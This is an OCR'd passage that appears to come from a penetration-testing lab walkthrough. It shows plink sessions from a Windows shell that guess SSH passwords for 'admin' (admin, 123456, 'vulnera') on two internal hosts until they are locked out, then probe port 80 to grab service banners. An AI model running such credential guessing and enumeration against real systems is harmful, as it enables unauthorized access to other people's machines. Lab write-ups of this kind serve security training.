


```
C:\Windows\system32>plink -ssh -P 22 192.168.55.12
plink -ssh -P 22 192.168.55.12
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's rsa2 key fingerprint is:
ssh-rsa 2048 b7:c5:42:7b:ba:ae:9b:9b:71:90:e7:47:b4:a4:de:5a
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n) y
login as: admin
admin@192.168.55.12's password: admin

admin@192.168.55.12's password:
```

```
admin@192.168.55.12's password: admin

admin@192.168.55.12's password: admin

admin@192.168.55.12's password: 123456

admin@192.168.55.12's password: vulnera

admin@192.168.55.12's password:
```


```
Access denied
Access denied
Access denied
Access denied
Access denied
FATAL ERROR: Server sent disconnect message
type 2 (protocol error):
"Too many authentication failures for admin"

C:\Windows\system32>
```

The login to the 192.168.55.12 failed. Let's try 192.168.55.13.




```
C:\Windows\system32>plink -ssh 192.168.55.13
plink -ssh 192.168.55.13
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's rsa2 key fingerprint is:
ssh-rsa 2048 a6:5e:9a:51:b9:7f:43:a4:c3:d4:0d:81:89:17:52:93
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n) y
login as: admin
admin@192.168.55.13's password: admin

admin@192.168.55.13's password: 123456
admin@192.168.55.13's password: vulnera

admin@192.168.55.13's password: admin

admin@192.168.55.13's password: admin

admin@192.168.55.13's password:

Access denied
Access denied
Access denied
Access denied
Access denied
FATAL ERROR: Server sent disconnect message
type 2 (protocol error):
"Too many authentication failures for admin"

C:\Windows\system32>
```

This too failed. It's time for enumeration again. Plink can also be used to try out other protoco-ls. I tried to find out what's running on port 80 of the machines 192.168.55.12 and 13.




```
C:\Windows\system32>plink -raw 192.168.55.13 80
plink -raw 192.168.55.13 80
SSH-2.0-OpenSSH_5.5p1 Debian-6+squeeze2

Protocol mismatch.
Remote process exit code unavailable
```



```
C:\Windows\system32>plink -telnet -P 80 192.168.55.13
plink -telnet -P 80 192.168.55.13

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.2.16 (Debian) Server at xymon.localdomain Port 80</address>
</body></html>

C:\Windows\system32>
```

